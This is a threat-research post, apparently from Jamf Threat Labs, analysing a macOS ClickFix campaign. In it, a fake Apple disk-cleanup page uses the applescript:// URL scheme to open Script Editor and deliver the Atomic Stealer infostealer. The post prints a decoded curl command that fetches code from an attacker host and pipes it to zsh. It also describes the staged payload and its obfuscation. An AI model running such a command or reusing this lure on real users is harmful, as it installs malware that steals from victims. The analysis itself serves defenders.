
ClickFix technique uses Script Editor instead of Terminal on macOS
Jamf Threat Labs discovered a ClickFix-style macOS attack that abuses the applescript:// URL scheme to launch Script Editor and deliver an Atomic Stealer infostealer payload — bypassing Terminal entirely.
By Thijs Xhaflaire
Introduction
Over the years, Jamf Threat Labs developed a broad library of indicators for statically detecting malware, alongside behavioral detections that flag suspicious actions at runtime. This two-pronged approach has proven highly effective at catching infostealers in the wild. Through one of these behavioral detections, we identified a ClickFix-style attack — one that stood out immediately because it ditched the typical Terminal-based execution entry point entirely.
Instead, this malware leveraged macOS Script Editor as the execution vector while maintaining a familiar final payload. Script Editor has a well-documented history as a malware delivery mechanism, so its presence here isn't surprising. What is notable is its role in this ClickFix campaign and the fact that it was invoked via a URL scheme.
The go-to approach for ClickFix techniques has long been convincing users to copy and paste malicious commands into Terminal under the guise of troubleshooting or routine system maintenance. Apple took direct aim at this in macOS 26.4, introducing a security feature that scans commands pasted into Terminal before they're executed. It's a meaningful friction point, but as this campaign illustrates, when one door closes, attackers find another. This post takes a closer look at one of the techniques we'll likely be seeing more of going forward.
Initial access via Script Editor
Unlike traditional ClickFix campaigns that instruct users to paste commands directly into Terminal, the discovered variant uses a browser-triggered workflow to launch Script Editor.

Fake Apple-themed webpage
As shown in the images, users are presented with a Apple-themed webpage claiming to help “reclaim disk space on your Mac.” The page provides step-by-step instructions that appear consistent with legitimate system maintenance guidance. When the user clicks the provided “Execute” button, the page triggers the next stage of the workflow.
The key difference lies in how execution is initiated:
- The page leverages an applescript:// URL scheme
- Clicking the “Execute” button invokes this URL scheme from the browser

- The browser prompts the user to allow Script Editor to open
- Once opened, a pre-filled script is presented for execution

Prompt to open Script Editor
This approach reduces direct user interaction. The user is guided from a webpage into a pre-populated Script Editor window rather than entering commands in Terminal.
Inspection of the underlying webpage reveals that this behavior is triggered via an embedded applescript:// URL scheme, which is used to launch Script Editor directly from the browser.
Execution flow and payload delivery
The behavior of Script Editor may vary depending on the macOS version. On recent versions of macOS Tahoe, an additional warning prompt is presented, requiring the user to allow the script to be saved to disk before execution.

Script Editor behavior in macOS 26.0 (left) and macOS 26.4 (right)
Once the user executes the script within Script Editor, the following command is ultimately run:
At a glance, the command is intentionally obfuscated. However, its behavior follows a familiar pattern:
- String obfuscation via tr: The encoded string is transformed into a valid URL at runtime. The use of tr for this purpose has been observed across newer variants. When decoded, the command resolves to: curl -kSsfL https://dryvecar[.]com/curl/04566d1d3f9717b2e7e6b643775d9ca72cef942f6df9ce075cf8c73a1bd2565a
- Payload retrieval via curl: The -k flag disables TLS certificate validation, allowing interception or use of untrusted infrastructure.
- Direct execution via pipe to zsh: The downloaded content is immediately executed in memory without being written to disk.
If the request is successful, the downloaded content is executed inline and contains a second-stage payload:
This payload uses base64 encoding combined with gzip compression to obscure its contents before execution. Similar variants have also used bunzip2 for the same purpose. Once decoded, it resolves to:
This second stage retrieves a Mach-O binary to /tmp, identified as a recent Atomic Stealer variant, removes extended attributes, sets execution permissions and executes it. This staged approach keeps the initial command small and obfuscated while delivering the primary payload in a later step.
Conclusion
This activity demonstrates how ClickFix-style techniques can be adapted while maintaining the same underlying behavior.
By shifting execution from Terminal to Script Editor, the attacker preserves a familiar delivery mechanism while quietly changing how and where the command actually runs. It's a small adjustment with a meaningful impact — and it's a perfect illustration of the cat-and-mouse dynamic that defines offensive and defensive security. The moment a new control gets implemented, attackers are already in search of an alternative. It's the nature of the space.
Jamf Threat Labs continues to monitor this activity and track related infrastructure and variants. In the Jamf Protect console, customers can configure Threat Prevention, Advanced Threat Controls and Web Protection to Block and Report to help prevent the execution of similar threats.
Indicators of compromise
Read the latest research from Jamf Threat Labs.